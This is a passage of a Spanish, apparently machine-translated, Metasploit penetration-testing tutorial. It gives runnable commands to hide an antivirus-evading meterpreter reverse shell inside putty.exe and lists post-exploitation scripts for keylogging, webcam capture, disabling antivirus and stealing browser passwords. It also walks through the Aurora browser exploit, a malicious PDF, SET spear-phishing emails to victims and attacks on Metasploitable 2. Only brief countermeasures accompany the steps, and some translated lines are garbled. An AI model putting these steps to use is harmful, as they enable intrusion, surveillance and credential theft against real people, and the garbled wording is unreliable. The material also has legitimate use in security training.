Hice todas estas codificaciones para evadir la detección del antivirus. Esto se llama codificación múltiple porque Usé muchos codificadores para codificar mi carga útil.

Codificación con plantillas de etiquetas ejecutables personalizadas

Paso 5: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=4444 R | msfencode -e x86/shikata_ga_nai -c 5 -t exe -x putty.exe -o payload.exe -k

Explicación:

Codifiqué mi carga útil con el codificador shikata_ga_nai 5 veces y el tipo de salida es .exe.

-x putty.exe --------- Este es un templete ejecutable personalizado

-o payload.exe-------Archivo de salida y el nombre del archivo es payload

-k----------Crea un nuevo proceso y se ejecuta sigilosamente en el fondo

Capítulo Ocho

secuencias de comandos Meterpreter

Meterpreter tiene muchos scripts incorporados para completar nuestra difícil tarea de usar solo un script de muestra. Podemos crear nuestros propios scripts usando lenguaje Ruby y ejecutar esos scripts después de la explotación.

Puede ver scripts de muestra en la imagen de arriba. Hay más de 200 scripts disponibles en metasploit para realizar nuestra explotación posterior. Ahora discutiré algunos scripts importantes.

1.checkvm
2.credcollect
3.keylogrecorder
4.vnc
5.webcam
6.getcountermeasure
7.killav
8.scraper
9.enum_firefox
10.file_collector
11.arp_scanner
12.gettelnet
13.hostedit

Para ejecutar un script en particular, debe usar el comando "ejecutar" junto con el nombre de ese script.

Uso: ejecutar checkvm

1) checkvm : este script se utiliza para verificar que el objetivo se esté ejecutando o que la máquina virtual esté o no.

2)credcollect: este script se utiliza para recopilar las contraseñas pirateadas.

Uso : ejecutar credcollect

3)keylogrecorder: este script registrará todas las pulsaciones de teclas que se hayan escrito en el sistema víctima.

4)vnc: este script es muy útil. Proporciona conexión de escritorio remoto al sistema remoto. Puedes ver mi sistema Windows aquí.

Uso : ejecutar vnc

5)cámara web: este script enciende automáticamente la cámara web en la máquina remota y podemos verla de forma remota.

Uso: ejecutar cámara web

6) obtener una contramedida: este script es maravilloso. Puede evitar los antivirus, el firewall y el sistema de detección de intrusos en la máquina víctima.

7)killav: este script elimina el antivirus del sistema víctima.

Uso : ejecutar Killav

8) Scraper: este script es muy útil. Descargará toda la información del sistema y toda la información del registro.

Uso: ejecutar raspador

9) enum_firefox: este script recopilará las contraseñas y cookies almacenadas en el navegador Firefox del sistema de la víctima.

Uso: ejecutar enum_firefox

10) file_collector: este script se utiliza para recopilar archivos existentes en el sistema de destino. Podemos recopilar archivos doc, pdf y de texto utilizando este script.

Utilicé muchas opciones para buscar archivos, puedes ver varias opciones usando la opción -h

-d --------- Para buscar en un directorio particular

-f ----------Para buscar un tipo de archivo en particular. Aquí estoy buscando archivos de texto.

-r----------Para buscar recursivamente

Uso: ejecute file_collector -dc:\\ -f *.txt -r

11) gettelnet: este script habilita la sesión telnet en la PC remota.

Uso : ejecutar gettelnet

12)arp_scanner: este script se usa para pivotar y reenviar puertos y podemos enumerar interfaces locales usando este script.
Uso: ejecutar arp_scanner

13)hostsedit: este script se utiliza para editar el archivo host en el sistema remoto.

Capítulo Nueve

Explotación del lado del cliente

Los ataques del lado del cliente fueron la siguiente evolución de los ataques después de la defensa de la red. se volvió mucho más robusto. Estos ataques apuntan al software que está instalado en la computadora de la víctima, como navegadores, lectores de PDF y lectores de MSword. Estos software se instalan comúnmente en todas las computadoras, ya sea una computadora de oficina o nuestra computadora personal.

Estos ataques han sido los más vendidos debido a la falta de conciencia de la gente. En los ataques del lado del cliente, el atacante puede enviar exploits utilizando técnicas de ingeniería social. Los sistemas que abren ese archivo o enlace malicioso enviado por el atacante serán comprometida.

Contramedidas:

1.Actualice su software antivirus y antispyware.
2.Actualice su sistema operativo y navegadores web periódicamente.
3.Actualice su lector de PDF (por ejemplo, Abode, Foxit), reproductores flash (quicktime, flash) y lectores de documentos Word (MSword).
4. No visites sitios web atroces.
5.Descargue software de sitios web originales porque algunos sitios web ofrecen software espía.

6.Los usuarios de Mozilla y Chrome pueden utilizar complementos de seguridad como WOT (Web Of Trust), NoScript y Better Privacy.

Exploits basados en navegador: En este módulo, nuestro objetivo principal es el navegador. Ahora demostraré un exploit infame, Aurora.

Corrupción de la memoria de Internet Explorer Aurora:

En el año 2010, este exploit apareció. Un hacker utilizó este exploit para atacar. muchas empresas multinacionales. Este módulo aprovecha la falla de corrupción de memoria en la versión 6 de Internet Explorer.

Tiempo de demostración

Paso 1: use exploit/windows/browser/ms10_002_aurora

Escriba "mostrar opciones" para ver diferentes opciones. Tenemos que configurar SRVHOST, SRVPORT y URIPATH.

Paso 2:

1) Estoy configurando SRVHOST como mi dirección local. Esta es la dirección IP de mi sistema.

2) Estoy configurando SRVPORT como 80 3) Estoy configurando URIPATH como / 4) Estoy configurando meterpreter reverse_tcp como carga útil.

5) Para ver diferentes opciones, escriba mostrar opciones

Paso 3

1) Estoy configurando LHOST en mi dirección
IP. 2) Para ejecutar la carga útil en el sistema remoto, escriba "exploit".

Paso 4: 1. Se ha creado una URL maliciosa. Ahora tenemos que enviar esa URL a la víctima. Puedes verla.
He abierto esa URL en mi sistema Windows XP (víctima).

2.Cuando abro ese enlace, el exploit Aurora comienza a funcionar.

3.Puedes ver que mi sistema Windows se ha visto comprometido.
4.Te saludan con meterpreter shell.

Este exploit ha estado funcionando perfectamente en la versión 6 de Internet Explorer. Por eso es mejor actualizar su navegador.

Explotaciones de formato de archivo

Los exploits de formato de archivo son exploits de nueva generación. En este método, enviaremos un archivo de tipo pdf, doc o xlb al objetivo. Cuando el objetivo abre ese archivo, su sistema se ve comprometido.

Tiempo de demostración:

Vulnerabilidad de desbordamiento del búfer de Adobe util.printf():

Existe una vulnerabilidad de desbordamiento del búfer en Adobe Reader y Adobe Acrobat. Reader versión 8.1. Al crear un pdf especialmente diseñado, podemos explotar el sistema de destino. Puede leer más sobre esta vulnerabilidad en el siguiente enlace.

http://www.metasploit.com/modules/exploit/windows/fileformat/adobe_utilprintf

Paso 1: use exploit/windows/fileformat/adobe_utilprintf

Estoy usando el exploit adobe utilprintf. Escriba "mostrar opciones" para ver diferentes tipos de opciones.

Paso 2: cambiar el nombre del archivo

Uso: establecer NOMBRE DE ARCHIVO libro.pdf

Paso 3: establezca una carga útil de meterpreter, complete LHOST y escriba el comando "exploit" para generar un pdf malicioso.

Uso : establecer ventanas de carga útil/meterpreter/reverse_tcp

Se ha creado un pdf malicioso y se guarda en el directorio /root/.msf4/local/book.pdf. Copie ese pdf a su escritorio. Utilice el comando "cp" para copiar el pdf malicioso y enviarlo utilizando algunas técnicas de ingeniería social.

Paso 4: configurar un oyente

Uso : utilice exploit/multi/handler y configure meterpreter como carga útil. Debe utilizar la misma carga útil que la anterior.

Paso 5:

Uso: configure LHOST 192.168.217.133 (dirección IP de mi sistema)

Escriba "exploit" para iniciar el controlador de carga útil. Cada vez que la víctima haga clic en el pdf malicioso, será recibido con un shell meterpreter.

Paso 6:

Puede obtener el shell meterpreter en su máquina con Windows XP. También tenemos exploits en Microsoft Word y Excel con las últimas versiones 2007 y 2010.

Contramedida:

1.Actualice sus lectores de PDF y lectores de Word.
2.No abra archivos adjuntos maliciosos de personas desconocidas.

Capítulo Diez

Kit de herramientas de ingeniería social (SET)

La ingeniería social es el arte de obligar a las personas a realizar acciones o divulgar información confidencial como contraseñas.

SET fue desarrollado por David Kenndy usando lenguaje Python con la ayuda de comunidad de seguridad. El objetivo principal de SET es llenar un vacío en la comunidad de pruebas de penetración y generar conciencia sobre los ataques de ingeniería social. Cualquier firewall o sistema de detección de intrusiones en la red no puede detener los ataques de ingeniería social porque en la ingeniería social, el eslabón más débil en la seguridad La cadena es la estupidez humana.

Los ataques creados en este kit de herramientas fueron diseñados para atacar a una persona o una organización. Este kit de herramientas tiene diferentes módulos. En este tutorial realizaré Spearphising. ataque.

Módulo de Spear Phishing:

Este módulo le permite crear mensajes de correo electrónico y enviarlos a una gran cantidad de personas o una sola dirección de correo electrónico. En este ataque realizaremos exploits de formato de archivo. envíe un correo electrónico a una persona con un archivo adjunto como Adobe Reader o formato de archivo zip. Cuando la víctima haga clic en el archivo adjunto, su sistema se verá comprometido. Obtendremos un shell en ese sistema.

¿Cómo abrir el kit de herramientas de ingeniería social? :

Pasos: cd pentest/exploits/set# ./set

Paso 2: elija el vector de ataque de phishing. Puede ver que también hay otros módulos disponibles. Puede probarlos todos usted mismo. Es muy fácil de usar con ingeniería social. No es necesario recordar comandos para usar este conjunto de herramientas. La GUI es muy fácil de usar

Paso 3: Elija "realizar la opción de ataque masivo por correo electrónico", se mostrarán varios formatos de archivo.

Paso 4 : Estamos seleccionando la vulnerabilidad de desbordamiento del búfer de Adobe Reader.
Puede ver que se han generado diferentes cargas útiles según nuestro exploit.

Paso 5: La carga útil se ha generado. Ahora elija la primera opción para mantener el mismo nombre de archivo o de lo contrario, puedes usar tu nombre preferido.

Paso 7: Aquí elijo el informe de estado como plantilla y le doy la dirección de correo electrónico de la víctima.

Luego proporcione su dirección de correo electrónico. Puede proporcionar una dirección de correo electrónico de Gmail, Yahoo o Hotmail. Debe configurar estas opciones en el archivo de configuración SET y escribir la contraseña de su correo electrónico.

Deberías instalar el paquete "sendmail" en tu backtrack. Si no, puedes instalarlo usando el comando "apt-get install sendmail" . Debe cambiar la opción SEND_EMAIL=OFF a SEND_EMAIL=ON en el archivo de configuración SET .

Cuando la víctima abre su correo electrónico y abre el archivo adjunto maligno, su sistema se ve comprometido. Debe configurar un oyente para obtener un shell.

Paso 8: ¿Cómo configurar un oyente?

Tienes que usar un exploit para escuchar.

Pasos

1) usar exploit/multi/handler
2) establecer ventanas de carga útil/meterpreter/reverse_tcp
3) configure LHOST "La dirección IP de su sistema"
   por ejemplo: establecer LHOST 192.168.217.133
4) configure LPORT "Proporcione un número de puerto para escuchar
   por ejemplo: establecer LPORT 1234
5) explotar

Cuando la víctima abra su archivo adjunto, será recibido con un caparazón de metroprete después del cual podrá realizar muchas tareas.

Contramedidas:

No abra enlaces maliciosos de personas sospechosas o desconocidas. Utilice el complemento WOT (Web of Trust). Actualice su antivirus a diario.

En SET tienes muchos módulos. Uno de ellos es el módulo "Vector de ataque a sitios web". En este módulo puedes realizar "Explotación del navegador Metasploit", "Ataque de subprograma de Java", "Ataque de hombre en el medio", "Ataque de captura con pestañas" y muchos más. .

Otro, por ejemplo: Explotación del navegador Metasploit:

En este ataque, la víctima principal es el navegador. En este, podemos elegir una plantilla web, por ejemplo: gmail, facebook, yahoo, la plantilla se ve igual que una página genuina. Luego podemos elegir muchos exploits basados en el navegador.

Puede elegir el infame exploit "Browser Auto pwn". A continuación, configure la carga útil para escuchar. Luego, SET crea una dirección IP. Convierta esa dirección IP usando un poco más corto. sitio web. Y envíe esa URL a la víctima. Cada vez que abren su URL diseñada, su sistema se ve comprometido. Incluso, no saben que su sistema ha sido comprometido.

Contramedidas:

1) Actualice su navegador diariamente. Instale parches de seguridad del proveedor de su sistema operativo.

2) Es mejor utilizar Firefox o el navegador Chrome en lugar de utilizar Internet Explorer.

2) Instale un firewall personal para monitorear su tráfico web.

Capítulo Once

Módulos auxiliares

Los módulos auxiliares no son exploits. Cuando escuchamos sobre metasploit, siempre pensamos en cómo obtener un shell en un sistema remoto, pero en Pentesting tenemos que realizar muchas tareas como escanear el host remoto, encontrar puertos abiertos, configurar el servidor y configurar incorrectamente. .

En el framework metasploit contamos con más de 560 módulos auxiliares que incluyen

1) escáneres
2) Fuzzers
3)HTTP
4) servidor
5) dos

y muchos más. Le mostraré cómo trabajar con módulos auxiliares. Puede acceder al módulo auxiliar utilizando la navegación a continuación.

Uso: cd /opt/metasploit/msf3/modules/auxiliary#

Esta es la estructura de carpetas principal. Todos nuestros módulos auxiliares están organizados de buena manera. Podemos usarlo en consecuencia.

Uso: Use auxiliar/presione la pestaña dos veces para ver una lista de módulos auxiliares.

Escáneres de puertos:

Los escáneres de puertos se utilizan para ver qué puertos están abiertos en el sistema de destino. Ahora estoy usando un escáner de puertos tcp para abrir puertos en mi sistema Windows XP.

Uso: utilizar auxiliar/escáneres/portscan/tcp

Escriba "mostrar opciones" para ver las opciones disponibles

Establecer dirección IP remota ----- configurar RHOSTS 192.168.217.131 Cambiar números de puerto ------ configurar PUERTOS 1-1000

Ahora escribe "ejecutar" para ejecutar el escáner de puertos.

Buscando netbios:

1. Configure hosts remotos ----- configure RHOSTS 192.168.217.131 y escriba "ejecutar" para ejecutar el módulo.

Comprobando smbversion:

Comprobando si el servicio smb se está ejecutando o no.

Configuración de asado----------establecer RHOSTS 192.168.217.131

Comprobando los hosts conectados:

establecer RHOSTS 192.168.217.131

Hay muchos scripts disponibles para simplificar. Puede probar muchos otros scripts según sus necesidades.

Capítulo Doce

Explotación de Linux

Hasta ahora has visto la explotación de Windows. Ahora te mostraré cómo Explotar el sistema operativo Linux. En este capítulo usaremos Metasploitable 2, que es un sistema operativo basado en Ubuntu Linux intencionalmente vulnerable. Este sistema operativo fue desarrollado por desarrolladores de Metasploit para que los profesionales de la seguridad practiquen sus herramientas en este sistema operativo.

Tiene aplicaciones web vulnerables "mutillidae y DVWA (Maldita sea vulnerable aplicación web) contienen todas las vulnerabilidades del top 10 de OWASP y muchas más. Puede descargar metasploitable 2 desde el siguiente enlace.

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Después de descargarlo desde el enlace anterior, puede instalarlo en su Vmware.Después El sistema se inicia, puede iniciar sesión en su Metasploitable 2 usando el nombre de usuario msfadmin y contraseña msfadmin.

Primero, tenemos que saber la dirección IP. Simplemente escriba 'ifconfig' para conocer la dirección IP. Luego vaya a los servicios de su , Utilice la herramienta nmap para escanear puertos abiertos y máquina de seguimiento para saber qué servicios se están ejecutando en la máquina Metaploitable 2.

Escaneo con nmap: Tenemos que usar nmap para escanear puertos abiertos y servicios en ejecución.

Uso : nmap -sT -v 192.168.217.136 (dirección IP metaploitable).

Puede ver muchos servicios en ejecución. Ahora elegiré un demonio IRC UnrealIRCD de exploit. Esta versión tiene puerta trasera y se ejecuta en el puerto 6667.

Ahora busca este exploit.

Uso: buscar irrealircd

Puedes ver que solo hay un exploit disponible y puedes ver que la clasificación es excelente.

Paso 1: use exploit/unix/irc/unreal_ircd_3281_backdoor

Escriba 'mostrar opciones' para ver las opciones
disponibles Paso 2: configure RHOST 192.168.217.136 (dirección IP de Metasploitable 2)

Paso 3: escriba 'explotar'

Explotación 2:

distcc_exec: este programa facilita la ampliación de grandes trabajos de compilación. Puede obtener más información sobre este exploit en el siguiente enlace.

http://metasploit.com/modules/exploit/unix/misc/distcc_exec Paso 1: use exploit/unix/misc/distcc_exec

Paso 2: escribe 'explotar'


Explotación 3:

usermap_script: Esta es una vulnerabilidad de ejecución de comandos en la versión 3.0.20 de Samba. Puede leer más sobre ella en el siguiente enlace.

http://www.metasploit.com/modules/exploit/multi/samba/usermap_script

Paso 1: use exploit/multi/samba/usermap_script

Paso 2: configura RHOST y escribe 'exploit'



Conclusión:

Eso es todo lo que tengo en mente para este documento. Agradecería calurosamente sus comentarios (ya sean positivos o negativos). Necesito sus sugerencias que me ayuden a avanzar. Muchas gracias por leer este documento. Practiqué todos los comandos para para ganar confianza y control sobre metasploit. No viole ninguna regla de seguridad ni realice ninguna actividad maliciosa con estas técnicas (espero que no lo haga). Todas las técnicas que he mencionado aquí se ejecutaron en mi computadora portátil. Si Si tiene alguna pregunta o inquietud, no dude en ponerse en contacto conmigo (a continuación se muestran mis datos de contacto). Finalmente, me gustaría concluir con una excelente cotización.

" En la vida no hay seguridad, sólo oportunidades".

- Mark Twain

Acerca de mí: kaleem shaik , Estoy trabajando como ASE (ingeniero de [illegible] TCS. Mis áreas de interés son 'Hacking ético', 'Pruebas de penetración' y todo lo relacionado con 'SEGURIDAD'

Detalles de contacto:

Nombre : Kaleem Shaik

Correo electrónico: kaleemshaik.86@hotmail.com

Gracias y Saludos
-Kaleem Shaik